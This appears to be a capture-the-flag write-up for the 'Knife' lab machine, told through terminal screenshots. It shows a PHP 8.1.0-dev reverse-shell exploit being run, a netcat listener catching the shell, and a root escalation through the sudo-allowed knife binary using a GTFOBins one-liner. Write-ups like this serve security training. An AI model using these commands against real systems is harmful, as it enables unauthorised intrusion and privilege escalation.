
```
~/current Sun Oct 06 2024 15:44
python3 revshell_php_8.1.0-dev.py http://10.129.3.216/index.php 10.10.14.22 9999
```

ran the exploit!!!




```
~/current Sun Oct 06 2024 15:44
rlwrap nc -lnvp 9999
Connection from 10.129.3.216:52158
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

got rev shell as a user...




```
james@knife:/$ cd
cd
james@knife:~$ ls -al
ls -al
total 40
drwxr-xr-x 5 james james 4096 May 18  2021 .
drwxr-xr-x 3 root  root  4096 May  6  2021 ..
lrwxrwxrwx 1 james james    9 May 10  2021 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25  2020 .bashrc
drwx------ 2 james james 4096 May  6  2021 .cache
drwxrwxr-x 3 james james 4096 May  6  2021 .local
-rw-r--r-- 1 james james  807 Feb 25  2020 .profile
-rw-rw-r-- 1 james james   66 May  7  2021 .selected_editor
drwx------ 2 james james 4096 May 18  2021 .ssh
-r-------- 1 james james   33 Oct  6 10:04 user.txt
james@knife:~$ 
```

simply went to home directory of the user and found a flag over there...



```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:~$ 
```

by doing "sudo -l" found that user "james" can only run one binary as root user.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does no
system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

Got the command on GTFObins, let's try it!!!



```
james@knife:~$
james@knife:~$     sudo knife exec -E 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
ls -al /root
total 60
drwx------  7 root root 4096 Oct  6 10:04 .
drwxr-xr-x 20 root root 4096 May 18  2021 ..
lrwxrwxrwx  1 root root    9 May  8  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3137 May  7  2021 .bashrc
drwx------  2 root root 4096 May  7  2021 .cache
drwx------  3 root root 4096 May 18  2021 .chef
-rwxr-xr-x  1 root root  105 May  8  2021 delete.sh
drwxr-xr-x  3 root root 4096 May  7  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root 1024 May  8  2021 .rnd
-r--------  1 root root   33 Oct  6 10:04 root.txt
-rw-r--r--  1 root root   66 May  8  2021 .selected_editor
drwxr-xr-x  3 root root 4096 May  6  2021 snap
drwx------  2 root root 4096 May  6  2021 .ssh
-rw-------  1 root root 4143 Jul 23  2021 .viminfo
```

entered the payload and escalated privileges vertically and got root flag.